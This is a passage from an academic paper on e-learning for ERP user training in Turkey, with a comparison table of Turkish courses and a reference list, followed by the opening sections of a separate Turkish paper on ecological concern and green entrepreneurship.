e-Learning can be defined as interactive learning environments that facilitate training facilities anywhere and anytime in which the learning content can be found online and can provide feedback to the learners. Communication with real people is not a necessity for any e-learning environment as their primary focus is based on the learning content (Paulsen, 2002). In addition to networking technologies such as the internet, intranet, extranet, video and voice recording, interactive television, CD-ROM, DVD or any other media environments can be used as e-learning content. On the other hand, distance education and e-learning cannot be replaced each other. Teachers and students exist or stand in different places in distance education, usually through an educational institution. A virtual meeting brings them together via an interactive media platform so that they get to benefit from this interaction (Choi, Kim & Kim, 2007). According to Clark and Mayer (2011), there are three main issues leading the effective e-learning environments:

- **Learning objectives/outputs:** It explains the competencies that a learner has to be fulfilled during or/and after his/her learning process.
- **Characteristics of learners:** It focuses on the learners' different socio-demographic characteristics such as education levels, socio-cultural structures, cultural beliefs, interests, etc. It is also emphasized that different learners get the benefit for various degrees from the same course program.
- **Learning environment:** It provides technical infrastructure and also supports personnel to operate the learning platform effectively. It also provides estimations the financial and managerial problems that may arise out.

E-learning can be referred to various names such as online education, internet-based education, web-based education, and computer-based education. Garrison (2011) has defined e-learning as "using information and communication technologies for constructing and transferring information with the help of communities that come together independently from time and place." E-learning has a broader meaning that cannot be restricted to web browsers as a learning material but also captures the whole technological infrastructures and electronic technologies (Horton, 2012). Moreover, e-learning materials can be tailored to disadvantaged groups such as prisoners, working mothers, people with disabilities, elder workers as well as shop floor workers. Esteves (2014) presents an empirical study focusing on the best practices for training in ERP implementations of 158 companies (90 SME and 68 big companies) from different regions as Asia, Australia, Europe, the Middle East and Africa (EMEA), North and South America. According to participants, training materials should be tailored to different learning styles of ERP users. It is required to use e-learning tools in training process just because it is often difficult to get trainees to sit through day-long sessions, which makes onsite training more complicated to use. Hawking and McCarthy have suggested an e-learning model for ERP education in universities. They also suggested an m-learning framework for ERP education (Scholtz & Kapeso, 2014). Moreover, LMSs such as Moodle, Blackboard, Canvas, Sakai, and Efront is a kind of e-learning environments using in ERP training (Khamees, 2013) and sometimes referred as "educational ERP" (Baweja, 2015). LMSs can be integrated with ERP systems so that they may be positioned as a part of any ERP system easily.

According to Paulsen (2002), flow theory can create a theoretical basis for the e-learning field from the ERP point of view. He developed an e-learning based ERP system based on the flow theory. In his experimental study, it was revealed that adoption of the new system is not the only factor for a successful implementation, whereas training of the end-users correctly is also a critic dimension for being a 'best practice.' There are also other studies (Lee, Hsieh & Hsu, 2011; Mardanian & Mozeliuss, 2011) that supported this approach, thanks to designing and having the e-learning system, motivations, and satisfaction of employees increase during their adoption process of these complex information systems. The factors that affect the outputs do not depend on only the ERP educators or course content; it also concerns of the ERP developers (Alshare & Lane, 2011). ERP systems and e-learning platforms are a kind of information systems. Therefore, users with high computer skills can use e-learning tools more efficiently than users with low computers skills. As a result, while designing and developing any e-learning system, factors regarding ease of use, user-friendly, usefulness, self-efficacy of end users, etc. must also be considered (Işık, 2008).

4. Investment for ERP Training

Possible costs to consider when preparing an ERP budget can be evaluated in three groups; technical costs, people costs, data migration costs. The technical costs can be demonstrated, but it is difficult to express people costs clearly within and outside the enterprises (Browne, 2013). Browne suggested a set of components for potential ERP implementation costs classified as follows:

- **Technical costs;** including application software, hardware, database, operating system, interfaces, customization, system validation, network and technical communication, maintenance, and support, and hosting costs.
- **People costs;** including education, training, project management, change management, external consulting support, and completion of internal members of the project.
- **Data migration costs;** including extraction from the legacy systems, data cleaning, and accuracy, data entry into the new system.

After generating a list of the costs required for the ERP system implementation, an estimated total cost is calculated. Consulting firms or ERP vendors are usually making an estimated cost plan for enterprises including the scope of the project, the number of users and some high-level operations (Browne, 2013). Accordingly, training requires investment for ERP implementation but also reduces dependency on outside consulting (Klee, 2010). Thus, consulting firms meet the needs of enterprises regarding their ERP system such as training employees, operating the ERP system for \$150–\$225 per hour (Wheatley, 2000). Thus, successful ERP implementation is an expensive and risky venture as large enterprises have been spending hundreds of millions of dollars for ERP projects.

Training is one of the primary concerns in ERP projects. Gartner research suggests that the enterprises should allocate at a minimum 17% of total cost of an ERP project to training (Baldwin, 2001). Dorobat and Nastase (2010) analyzed training methods from the investment perspective as most of these methods involve a range of investments during the implementation process. The methods are classified into three titles; on-going expense, extra costs, and no extra costs as shown in Table 1:

Table 1: Investments for training during ERP Implementation (Dorobat & Nastase, 2010)

Investment	Training methods
On-going expense	Classroom instruction, print-based material, in-person mentoring tutoring, online mentoring tutoring, e-Learning (synchronous), LMS, LCMS, Knowledge Management Systems, Electronic Performance Support Systems, and games.
Need extra costs	e-Learning (asynchronous), conference calls, e-mail, online assessment and testing, online references, simulations, portals, video broadcasts, instant messaging, virtual laboratories, chat rooms, and mobile learning.
No extra costs	Communities of practice, wikis, blogs, and podcasts.

5. e-Learning Facilities for ERP Training in Turkey

E-Learning for ERP training is given through the synchronous or asynchronous ways in Turkey. No active instructor exists in asynchronous e-learning environments, and the learners can

access the learning materials via the Internet; on the other hand, one or more learner with instructors are available in synchronous e-learning environments. Uyumsoft, SAP, Deltasoft, Sagesse Consultancy, IBS Solutions and TİARPI are just one of the examples of organizing e-learning facilities for ERP training. Below, different kinds of ERP training platforms are presented to meet the requirements of customers.

5.1. Cloud Web ERP Education of Uyumsoft (synchronous)

This is a kind of certification program organized by İstanbul University and Uyumsoft. Uyumsoft Web ERP, also known as Uyumsoft Cloud ERP, includes both theoretical and practical courses for 40 hours. The education consists of production, finance, human resource, sales & marketing, purchasing modules. Figure 1 shows the interface of the platform. Training is conducted by synchronous e-learning platform in predetermined days and hours (<https://www.uyumsoft.com/>).




Figure 1: Uyumsoft Web ERP Platform

5.2. Online ERP Training of Leadership School

This course starts with the definition of ERP, selection of the right ERP system, its implementation process, advantages and the cost of ERP systems as well as it includes the modules of ERP systems such as stock management, production, purchasing, sales & distribution, and material requirement planning. At the end of the course, a case study is conducted by using Microsoft Dynamics AX modules. The training consists of 30 courses. Since this is asynchronous training, the duration time of the program depends on the learners' regular participation and his/her learning pace (<http://www.liderlikokulu.com.tr>).

5.3. Online E-Learning Training of SAP

SAP online e-learning training is an institutional solution package for SAP customers and SAP consulting firms. The package provides unlimited user support and has more than 3000 learning material (Figure 2).

Some of the services include SAP online training subscription (unlimited SAP training), SAP hands-on-live in real SAP screens, and training via e-learning, online or on demand for companies and individuals. No prior skills are required for courses. The prices are paid as annually (<https://www.com2learn.com/courses/>).




Figure 2: SAP online e-learning platform

5.4. Logo ERP Training Videos of Deltasoft

Training is organized as electronic documents and videos. Logo offers a kind of services in ERP field such as Logo Tiger 3 Enterprise, Logo Tiger 3, Logo Go 3. A screenshot of Logo Go 3 platforms can be seen in Figure 3. Training videos are about sales management, costing methods, document management, distribution and foreign trade management and other related issues (<https://www.logouzakdestek.com/>).




Figure 3: Logo Go 3 ERP platform

A number of e-learning facilities for ERP training in Turkey are compared according to their some main dimensions such as language, cost, time duration, e-learning style and additional amenities as shown in Table 2. Among these, e-Learning facilities such as Uyumsoft Web ERP Education, Leadership School ERP Expertise Training, Logo ERP Training, and TİARPI ERP Training are

offered in Turkish. On the other hand SAP Training as well as SAP Consultant Certification Training is offered in English. All of trainings are certificated apart from Logo ERP and TİARPI ERP Trainings. openSAP Training, Logo ERP as well as TİARPI ERP Trainings are free of charge. All of them are supported online. Besides, Uyumsoft Web ERP Education and TİARPI ERP Trainings are designed as synchronous e-learning but the others are designed as asynchronous e-learning. Only openSAP Training is MOOC based and also provides learning experience through gamification by connecting existing learners with other learners as well as SAP experts. Additionally, Uyumsoft Web ERP Education and Leadership School ERP Expertise Trainings are required regular participation for certification. Moreover, Leadership School ERP Expertise Trainings and openSAP Trainings provide self-paced e-learning solution for different type of learners.

Table 2: A number of e-learning facilities for ERP training in Turkey

e-Learning Facilities	Language	Cost	Time Duration	e-Learning Style	Other Amenities
Uyumsoft Web ERP Education	Turkish	500 TL, 250 TL discount for students	40 hours in total, 30 days, distance education	Online, synchronous	Cloud-based ERP, providing certification, required regular participation
Leadership School ERP Expertise Training (Microsoft Dynamics AX)	Turkish	395 TL	Providing 30 courses, self-paced	Online, asynchronous	Providing certification, required regular participation
openSAP Training (https://open.sap.com/)	English	Free	Massive Open Online Courses (MOOC), Self-paced	Online, asynchronous	Providing video units, self-tests, discussion forum, weekly assignments, final exam, certification, gamification
SAP Training Courses	English	\$499	40 hours in 6 months	Online, asynchronous	Providing a mini ERP application, certification, covering ASAP methodology
SAP Consultant Certification	English	\$999	15 days, unlimited access	Online, asynchronous	SAP ERP 6.0, no prior SAP skills required, SAP certification
Deltasoft/ Logo ERP Training Videos	Turkish	Free	Unlimited access	Online, asynchronous	No certification, providing best practices
TİARPI ERP Training	Turkish	Free	60 hours in total, distance education	Online, synchronous, asynchronous	Providing video units, documentation

6. Conclusions and Recommendations

Industry 4.0 (the fourth industrial revolution) can be described as a new digital industrial era that creates disruptive changes throughout the industry, especially for the manufacturing sector. Today, many companies have to adopt the advanced software, technology and tools required by Industry 4.0 in order not to lose their competitive power in the market (Haddara & Elragal, 2015; Venkatraman & Fahd, 2016). ERP which is one of these advanced software has become crucial for

both large-scale firms and SMEs. With the increasing use of these systems, training needs of the employees who are the potential users of ERP systems become prevalent. Even with long-term investment returns, training of ERP users has emerged as a cost-effective process. For this reason, enterprises begin to educate their potential employees while they are university students to cope with this problem and catch the advantages. There are some universities in Turkey (such as Yeditepe University, Sakarya University) which cooperate with ERP providers and add some ERP based courses into their curricula.

Literature has found a middle ground that the effective training can facilitate a positive attitude towards the information management systems (Alcivar & Abad, 2016; Chauhan & Jaiswal, 2016). Because of financial concerns and tendency to catch new technological advancements, companies and universities have fronted their faces e-training activities instead of traditional ones. Thanks to e-training systems, employees are provided with hands-on experience in using ERP, and also their motivation and collaboration are increased. To obtain the expected benefits from these systems, some determinants such as performance expectancy, effort expectancy, social influences and other facilitating conditions must be evaluated correctly and be sure that employees/students aware of the importance of the topic.

In this study, it is focused on the importance of ERP training via e-learning environments for the ERP users. A range of e-learning facilities in Turkey is introduced with a brief comprehension of their approaches. It is expected that this study will be beneficial for people who want to improve ERP skills. Our study may also become a guide for potential ERP users or businesses and even ERP consultants by way of giving them an abstract framework.

References

- Albadri, F. A., & Abdallah, S. (2009). ERP training and evaluation: ERP life-cycle approach to end-users' characterization and competency building in the context of an oil & gas company. *Ibima business review*, 3(2), 19-26.
- Alcivar, I., & Abad, A. (2016). Design and evaluation of a gamified system for ERP training. *Computers in Human Behavior*, 58, 109-118.
- Alshare, K. A., & Lane, P. L. (2011). Predicting student-perceived learning outcomes and satisfaction in ERP courses: An empirical investigation. *Communications of the association for information systems*, 28.
- Baldwin, P. (2001). End-user adoption of ERP systems is most significant concern, according to the survey. <https://www.techrepublic.com/article/end-user-adoption-of-erp-systems-is-greatest-concern-according-to-survey/>
- Baweja, S. (2015). Uses of Educational Enterprise Resource planning. *International Journal of Engineering Research and General Science*, 3(1), 715-718.
- Browne, U. (2013). Budgeting for ERP. <https://lumeniaconsulting.com/blog/ursula-browne/budgeting-erp>
- Castelline, N. (2012). ERP Implementation and Training: A Guide to Getting Your Business in Gear. Aberdeen Group. <http://www.acumenit.com/wp-content/uploads/2015/03/whitepaper5-Aberdeen-ERP-Implementation.pdf>
- Chauhan, S., & Jaiswal, M. (2016). Determinants of acceptance of ERP software training in business schools: Empirical investigation using UTAUT model. *The International Journal of Management Education*, 14, 248-262.
- Choi, D. H., Kim, J., & Kim, S. H. (2007). ERP training with a web-based electronic learning system: The flow theory perspective. *International Journal of Human-Computer Studies*, 65(3), 223-243.
- Clark, R., & Mayer, R. (2011). *e-Learning and the Science of Instruction: Proven Guidelines for Consumers and Designers of Multienvironment Learning (Third Edition)*. San Francisco: Pfeiffer.
- Davis, C. H., & Comeau, J. (2004). Enterprise integration in business education: Design and outcomes of a capstone ERP-based undergraduate e-business management course. *Journal of Information Systems Education*, 15(3), 287.
- DeRouin, R., Fritzsche, B., & Salas, E. (2005). E-Learning in Organizations. *Journal of Management*, 31(6), 920-940.
- Dorobat, I., & Nastase, F. (2010). Personalized training in Romanian SME's ERP implementation projects. *Informatica Economica*, 14(3), 116.
- Dorobat, I., & Nastase, F. (2012). Training issues in ERP Implementations. *Accounting and Management Information Systems*, 11(4), 621.
- Esteves, J. M. (2014). An empirical identification and categorisation of training best practices for ERP implementation projects. *Enterprise Information Systems*, 8(6), 665-683.
- Garrison, D. (2011). *E-Learning in the 21st century: A framework for research and practice*. New York: Routledge.
- Haddara, M., & Elragal, A. (2015). The Readiness of ERP Systems for the Factory of the Future. *Procedia Computer Science*, 64, 721-728.
- Hawking, P., & McCarthy, B. (2004). Integrating E-Learning Content into Enterprise Resource Planning (ERP) Curriculum. *Issues in Informing Science & Information Technology*, 1.
- Horton, W. (2012). *E-Learning by Design*. San Francisco: Pfeiffer.
- Huang, T. (2016). Peeking at the ERP Decline stage: Japanese empirical evidence. *Computers in Industry*, 82, 224-232.
- Huang, T., & Yasuda, K. (2014). ERP life cycle models: an annotated bibliographic review. In *Proceedings of the 15th Asia Pacific Industrial Engineering and Management Systems Conference* (pp. 70-77).
- Işık, O. (2008). E-learning satisfaction factors. In *Proceedings of the 39th annual meeting of the decision sciences institute*, Baltimore (pp. 941-946).

- Khamees, R. (2013). Overcoming the Challenges of Implementing LMS, ERP and CRM in Traditional Environments: Survey. *International Journal of Research in Management & Technology (IJRMT)*, 3(1), 5-12.
- Klee, A. (2010). The ERP Training Life Cycle. <https://blogs.sap.com/2010/04/27/the-erp-training-life-cycle/>, <http://www.jdetips.com/hosted/erptraininglifecycleapril2010.pdf>
- Lee, Y. H., Hsieh, Y. C., & Hsu, C. N. (2011). Adding innovation diffusion theory to the technology acceptance model: Supporting employees' intentions to use e-learning systems. *Journal of Educational Technology & Society*, 14(4), 124.
- Mardanian, H., & Mozeliuss, P. (2011). A Reliable, Efficient, Affordable and User-friendly Approach for Online Assessment in Distance Education. In *EDEN Open Classroom Conference*, Athens 27-29 October 2011 (pp. 18-25).
- Noudoostbeni, A., Ismail, N. A., Jenatabadi, H. S., & Yasin, N. M. (2010). An effective end-user knowledge concern training method in enterprise resource planning (ERP) based on critical factors (CFs) in Malaysian SMEs. *International Journal of Business and Management*, 5(7), 63.
- Olson, D., Johansson, B., & De Garvalho, R. (2018). Open source ERP business model framework. *Robotics and Computer-Integrated Manufacturing*, 50, 30-36.
- Paulsen, M. F. (2002). Online education systems: Discussion and definition of terms. *NKI distance education*, 202.
- Rebello, R. (2017). What is an ERP Implementation Life Cycle? <https://www.acumatica.com/blog/what-is-an-erp-implementation-life-cycle/>
- Scholtz, B., & Kapeso, M. (2014). An m-learning framework for ERP systems in higher education. *Interactive Technology and Smart Education*, 11(4), 287-301.
- Venkatraman, S., & Fahd, K. (2016). Challenges and Success Factors of ERP Systems in Australian SMEs. *Systems*, 4(2), 20.
- Wheatley, M. (2000). ERP training stinks. *ERP training stinks. CIO*, 13 (16), 86-96.
- Wilson, J. L., & Lindoo, E. (2011). Using SAP ERP software in online distance education. *Journal of Computing Sciences in Colleges*, 26(5), 218-224.
- Youssef, A. E. (2012). Exploring cloud computing services and applications. *Journal of Emerging Trends in Computing and Information Sciences*, 3(6), 838-847.
- Zornada, L., & Velkavrh, T. B. (2005, June). Implementing ERP systems in higher education institutions. In *Information Technology Interfaces, 2005. 27th International Conference*, 307-313, IEEE.

Ekolojik Kaygı ve Çevreye Duyarlılık Bilinci ile Girişimci Faaliyetlerin İlişkisi

Öznur BOZKURT¹

Sağbetullah MERİÇ²

Öz

Girişimcilik faaliyetlerinin dünya genelinde artması ile birlikte gündeme gelen en önemli sorun, kaynakların bilinçsiz kullanımı ve çevreye verilen zarar olmaya başladı. Bu çerçevede hem yeni kaynak oluşturmak hemde var olanları etkin kullanmak adına girişimcilik faaliyetlerinin işlevi de değişmeye başladı. Çevre dostu ürünler üretmek, doğayla uyumlu yatırımlar yapmak, atıkları geri kazanmak gibi birçok alanda girişimcilik faaliyetleri ortaya çıktı. Üretirken kaynak verimliliğini düşünerek üretmek önemli bir konu, ancak hali hazırda üretilmiş ürünler ne olacak? Bu sorunun cevabı kolay verilememekle birlikte, geri dönüşüm faaliyetleri, koruyucu ve destekleyici ek ürünler üretmek gibi bir çok konu vardır. Örneğin enerji konusunda tasarruf yapan akıllı binalar üretmek yeni bir girişimcilik faaliyeti iken bu kapsamda üretilmemiş olan binaları dönüştürmek, yalıtım sistemleri ve diğer önleyici tedbirleri almak odaklı girişimcilik faaliyetleri de ortaya çıkmıştır. Bu çalışmada girişimcilik faaliyetlerinde bu dönüşüm ele alınarak örnekleri ile birlikte incelenmiştir. Üretmek, tüketmek, tasarruf etmek ve korumak gibi birçok noktadan girişimcilik anlayışı değerlendirilmiştir. Ekolojik girişimcilik, yeşil girişimcilik ve doğa dostu girişimcilik gibi konular incelenmiştir. Araştırmada nitel araştırma yöntemi kullanılmıştır. Bu kapsamda başarılı örneklerin incelenmesi kadar başarısız deneyimlerinde paylaşılması amaçlanmaktadır.

Anahtar Kelimeler: Ekoloji, çevreye duyarlılık, girişimcilik, yeşil girişimcilik, ekolojik girişimcilik

Relationship Between Ecological Anxiety and Environmental Sensitivity in Entrepreneurial Activities

Abstract

With the rise of entrepreneurial activities around the world, there has been important problem, unconscious use of resources and damage to the environment. In this framework, the function of entrepreneurial activities has also begun to change, in order to always create new resources and to effectively use existing ones. Many underground entrepreneurial activities such as producing environmentally friendly products, making investments in harmony with nature, and recovering waste have emerged. Producing in mind the efficiency of resource production is an important issue, but what are the currently manufactured products? While the answer to this question is not easy, there are many issues such as recycling activities, producing protective and supporting supplementary products. For example, producing intelligent buildings that save energy is a new entrepreneurial activity, but it has emerged in entrepreneurial activities that are focused on transforming buildings that have not been produced in this context, including insulation systems and other preventive measures. In this study, this transformation handled in entrepreneurial activities and examined together with its examples. Many points of entrepreneurship, such as producing, consuming, saving and protecting, will be appreciated. Topics such as ecological entrepreneurship, green entrepreneurship and nature-friendly entrepreneurship will be examined. The qualitative method used in the research. In this context, it is aimed to share in successful experiences as well as examination of successful examples.

Key words: Ecology, Environmental Sensitivity, entrepreneurship, green entrepreneurship, ecological entrepreneurship

Jel Code: M1, M10, M11, O44

GİRİŞ

İnsan faaliyetlerinin temel kaynağı olan çevre kendi doğal yapısı gereği çeşitli değişimlere uğramaktadır, ancak özellikle son yıllarda insan eli ile yapılan ve olumlu sayılamayacak değişimlerin etkisi de oldukça fazla gözlemlenmektedir. Kaynak tüketimindeki bilinçsiz yaklaşım, hırs, rekabet, günü kurtarma mücadelesi ve kısa vadeli planlar gibi birçok etken çevrenin zarar görmesine ve kullanılabilir ve yenilenebilir birçok kaynağın ortadan kalkmasına neden olmaktadır. Üretim çılgınlığı kullanılan kaynakların tahrip edilmesine neden olurken tüketim çılgınlığı da oluşturduğu atıklar nedeni ile çevrenin zarar görmesine sebep olmaktadır. Doğal dengenin bozulması aynı zamanda insanoğlunun ihtiyaç duyduğu kaynakların yok olmaya başlaması anlamına gelmektedir. Tüm bu olumsuz koşullarda girişimcilik yönünü kullanan ve çevrenin maruz kaldığı tehditlerin farkına vararak hem bu tehditleri ortadan kaldırmak hem de bu işten ticari kazanç elde etmek adına yürütülen birçok iş fikri ve girişimcilik faaliyeti ortaya çıkmıştır. Çevreye duyarlı üretim yapma güdüsü, sosyal sorumluluk bilincindeki artış ve yenilikçi iş fikirleri üretme çabaları girişimcileri yeni bir alana yönlendirmeye başladı. Çevre sorunlarına karşı tepkisiz kalamayan girişimciler girişimcilik faaliyetlerini dönüştürmeye başlarken yeni girişimlerde çevre odaklı faaliyetler üzerine kurulmaya başladı. Bu çalışmada çevreye karşı duyarlı olma ve

¹Doç. Dr. Correpond Author: Düzce Üniversitesi İşletme Fakültesi, oznurbozkurt@duzce.edu.tr

² Dr. Öğr. Üyesi., Van Yüzüncü Yıl Üniversitesi Turizm ve Otel İşletmeciliği Y.O, meric@yyu.edu.tr

ekolojik kaygı ile birlikte ortaya çıkan yeni girişimcilik eğilimleri incelenmiştir. Ekolojik kaygı elbette ki ekolojik bilinç ile başlayacaktır. Girişimcilerin çevredeki bozulma ve yok oluşları öncelikli olarak algılaması ve bu durumun sonuçlarını kavrayabilmesi gerekmektedir. Ekolojik bilinç ile artan ekolojik kaygı çevreye duyarlı girişimcilik faaliyetlerini tetikleyici etki oluşturabilecektir. Ekolojik bilinç ve çevre dostu faaliyetler arasında doğrudan bir bağlantı kurmaya çalışan bu çalışma ile ekolojik kaygının ve çevre dostu iş fikirlerinin önemi araştırılmıştır. Bu çalışma ile örnek girişimcilik faaliyetlerinin çevreci yaklaşım ile incelenmesi neticesinde bu tarz örneklerin bilinirliği ve tanınırlığı artırılarak çevreci girişimciliğin özendirilmesine katkı yapılması amaçlanmıştır.

KAVRAMSAL ÇERÇEVE

Ekolojik Kaygı ve Çevreye Duyarlılık

Ekoloji, canlıların çevre ve diğer canlılarla olan ilişkilerini inceleyen bilim dalıdır(Brewer, 1988:1.) Ekolojik farkındalık, insan davranışlarının çevre üzerindeki etkisinden haberdar olmaktır(Kollmuss ve Agyeman,2002: 253). Çevre, insan, hayvan, bitki ve mikroorganizma gibi organizmalar topluluğunun yaşamını sağlayan ve onu sürekli olarak etkisi altında bulunduran süreçler, enerjiler ve maddesel varlıkların bütünüdür(Çepel, 1983:20). Çevreye duyarlılık, çevre sorunlarına karşı olumlu girişimlerde bulunmaya istekli olma biçiminde tanımlanır(Çalışkan, 2002, 3). Ekolojik kaygı, çevreye duyarlı olmanın da etkisi ile çevredeki tüm canlılar için tehdit oluşturuca faktörlerin farkına varma ve bu sorunların sebep ve sonuçları hakkındaki farkındalığı ifade eder. Özellikle insan eli ile yapılan tahribatların artması ile birlikte çevre konularında yapılan çalışmalar ve ekolojik düzendeki bozulmaları önleme çalışmaları artış göstermeye başlamıştır.

Kendi yaşamını sürdürme çabası içinde olan insanoğlu günümüzde çevreyi daha fazla tehdit etmeye başlamıştır ve bu durum ekolojik bakış açısı kavramını ortaya çıkarmıştır(Ünder, 1996). Ekolojik kaygı çevresel sorunlarının farkına varma ile başlar. Bu sorunlarla ilgili bilgi ve kaygı düzeyi ile devam eder ve sorunların çözümü ile ilgili eyleme geçme ile son bulur(Gürbüz vd., 2011). Tüketiciler günümüzde çevre dostu ürünleri satın alma yönlü hareket etmektedir. Bu nedenle ekolojik kaygı ve çevreye duyarlılıkta artma eğilimi göstermektedir. Çevresel sorunlar hakkında farkındalıkları artan tüketiciler çevreci ürünlere yönelik tutum ve niyetlerini yeniden şekillendirmektedir(Cheah ve Phau, 2009). Çevre hakkındaki bir sorunun ortadan kaldırılmasındaki en etkili çözüm, sorunun ortaya çıkmadan engellenmesidir. Bunun başarmanın en etkili yolu ise ekolojik farkındalığının ve bilincin oluşturulmasından geçmektedir(Şimşekli, 2004).

Çevreci politikalar, yeni istihdam olanakları sağlamaya başlayarak hem özel sektörün hem de kamu sektörünün yeni iş girişimleri başlatmasını ve ülke ekonomisine katkı sağlamasını teşvik etmektedir(Dağdemir, 2003). Çevre odaklı yeni girişimler ekonominin her alanında son dönemlerde daha hızlı bir yayılma göstermeye başlamıştır. Çevreye duyarlı ve ekolojik bilinç ile hareket eden girişimciler, ekolojik sistemi ve biyolojik çeşitliliği korumaya ve sürdürmeye yardım eden faaliyetler yürütmektedir. Bu girişimciler enerji ve hammadde tüketimini azaltan üretimler yapmanın ötesinde atık ve kirlilik üretimini minimize eden ya da tümüyle önleyen işleri de yürütmektedir(Sungur, 2010). Ekolojik duyarlılığı ve çevre bilinci yüksek girişimcilerin benimsemiş oldukları temel iki yaklaşımdan bahsedilir. Bunlar çevre korumacı yaklaşım ve kaynak yönetimi yaklaşımı. Çevre korumacı yaklaşıma göre girişimcilerin faaliyetlerinin temeli, kirlenme ve bozulma sonucu ortaya çıkan çevre tahribatının önlenmesidir. Girişimlerini bu ekonomik güdü ile faaliyete geçirirken aynı zamanda doğa tahribatlarını önlemek amacıyla çeşitli standartlar konulması için stratejiler geliştirirler. Kaynak yönetimi yaklaşımı benimsemiş girişimciler, gelecek kuşak sorumluluğu ile faaliyet gösteren girişimcilerdir. Bu girişimciler kendi faaliyetlerini yürütürken kullandıkları kaynakların gelecek kuşaklar tarafından da kullanılması için çaba harcayan ve ahlaki bir düşünce ile gelecek kuşakların ihtiyaçlarını düşünen girişimcilerdir(Tekeli,1999).

Ekolojik kaygıların artması ve çevreye duyarlılığın önem kazanması ile birlikte girişimcilik faaliyetleri de yeniden şekillenmeye başlamıştır. Sermayesini koyup iş fikrini hayata geçiren klasik girişimcilere ilave olarak yeni girişimcilik türleri ortaya çıkmıştır. Yeşil girişimcilik, ekolojik girişimcilik, doğa dostu girişimcilik gibi birçok yeni girişimci bakış açısı ile girişimciler üretirken de tüketirken de çevre korumacı bir yaklaşım sergilemektedirler. Enerji verimliliği, kaynakların korunması, atıkların değerlendirilmesi, daha az karbon salınımı, doğanın korunması gibi birçok yeni iş alanları ortaya çıktı. Tüketicinin bu yöndeki bilincinin artması ve çevre dostu ürünlere olan talepteki artış girişimcileri bu yeni akıma doğru yönlendirici etkiyi de doğurmuştur.

Girişimciler faaliyetlerine başladıklarında ekolojik kaygı ile hareket etmeden ve çevreci bir yaklaşım sergilemeden ilk adımı atabilirler ve iş süreçleri esnasında çevreci yönde gördükleri talepler doğrultusunda karlı olarak algıladıkları bu alana yönelebilirler. Diğer taraftan bir kısım girişimci ise girişimcilik faaliyetinin en başında çevreci bir yaklaşım ile girişimini başlatabilir(Ishaak, 1997). Çevre konularına karşı duyarlı olan girişimcilik faaliyetini girişimcinin bilinç düzeyine göre farklılaştırmak ta mümkündür. Çevreyi korumayı belli aralıklarla ve dönüşümsel olarak yapma eğimi sergileme yönlü olarak bugün ben korumacı yaklaşım sergiliyorsam yarın sen sergile tarzında emanetsel bir yaklaşım bunlardan biridir. Mevcut iş modelini sürdürmeye devam ederken bazı faaliyetlerde çevreci yaklaşım sergileme ve son olarak ta tüm yürütülen faaliyetlerin her aşamasında çevreci bir yaklaşım benimsemedir(Schaltegger, 2005). Çevreye duyarlı girişimciler için tek dürtü kar elde etmek olmamaktadır. Bunun ötesinde kar amacı ile umursamazca kaynakları yok eden sistemi değiştirmeyi amaç edinirler(Walley ve Taylor, 2002). Ekolojik kaygı duyan ve çevreye duyarlı girişimler, dünyayı yaşanabilir yer haline getirme, sürdürülebilirlik, pazarın ihtiyaçları, çevreye olan tutku ve kaynak korumacı bir motivasyon ile faaliyet gösterir(Kirkwood ve Walton, 2009).

Freimann ve diğ.(2005), girişimcileri işe başlamaları esnasında sergiledikleri çevreci davranışlara göre üç farklı kategoride inceler. Bu kategoriler, çevreye adanmış girişimciler, çevreye açık girişimciler ve çevreye isteksiz girişimcilerdir. Çevreye adanmış girişimciler, işletmelerinin üretim, satış ve üretim öncesi tüm süreçlerini ve işletmelerinin geleceğe yönelik stratejilerini çevre bilinci ile çevre ile uyumlu olacak şekilde belirlerler. Bu girişimciler için işletme ihtiyaçları çevrenin ihtiyaçları ile uyumlu olmalıdır. Çevreye açık girişimciler, bu tip girişimciler süreçlerini çevre ihtiyaçlarından bağımsız tasarlamaktadırlar. Çevre ile ilgili konularda davranış sergilerken oldukça elemeci bir yaklaşım sergiler ve seçici davranır. Eğer çevreden talep var ise ve bu talep ek müşteri sağlayacak ise çevreci mal ve hizmetler üretir. Tüm bu çevreci yaklaşımların arkasında kar güdüsü ve maliyetler vardır. Maliyetlerde artışa neden olacak çevreci anlayışa karşı durmaktadırlar. Çevreye duyarsız girişimciler, çevresel konularla ilgilenmeleri için yasal zorunlulukların olması ya da itici ve zorlayıcı müşteri talebinin olması gerekir. Bu girişimciler zorlanma olmadan çevreci yaklaşım sergilemezler. Çevresel konular ile ilgili herhangi bir sorun yaşadıklarında tepki verip harekete geçerler.

Çevreye duyarlı girişimcilik faaliyetini sürdüren girişimcilerin diğer girişimcilerle kıyaslandığında yaşadığı sorunlar farklılaşmaktadır. Çevreye duyarlı teknoloji, ürün ve hizmetler için pazar oluşturmada çevre bilincinin yerleşmiş olması önemli bir faktördür. Geçmiş ile kıyaslandığında şuan ki toplumda çevre bilinci daha fazla yerleşmiştir. Bu artışa rağmen tüketici davranışlarındaki değişim yetersiz olduğundan girişimlerin yeni ürünler ile yeni pazarlar oluşturması oldukça zordur. Çevreci girişimcilerin yatırımcı bulmaları da genellikle güç olmaktadır. Finansal kaynak bulmak birçok girişimcilik faaliyetinde zor olmak ile birlikte çevreye duyarlı ve ekolojik kaygı ile hareket eden girişimciler için finansal pazarlarda oluşmuş yanlış bir düşünce hakimdir. Bu tarz girişimcilerin gerçekçi düşünmedikleri ve kar sağlayıp uzun vadede ayakta kalabilecekleri yönünde kuşkucu bir bakış açısı vardır(Linnanen, 2002). Zarar vermeden üretme, kaynakları koruma, doğa dostu eylem sergileme ve yeşil işler üretme gayreti kardan bağımsız olarak gelecek için yapılacak yatırım olarak düşünülmeli gereken bir konudur. Sonuçları uzun vadede alınan çevreci adımlar kısa vadeli bakış açısındaki girişimciler için cazip görülmemektedir. Sürdürülebilir girişimciliğin temeli ihtiyaçları karşılamaktır. Bu ihtiyaçları karşılayanın temeli ise ihtiyaçları karşılayacak üretimi yapmak için yeterli kaynağa sahip olmaktır. Korunmayan çevre kaynak üretme kabiliyetini yitirecek ve girişimcilerin sürdürülebilir olma hedeflerini engelleyecektir.

ARAŞTIRMANIN AMACI ve ÖNEMİ

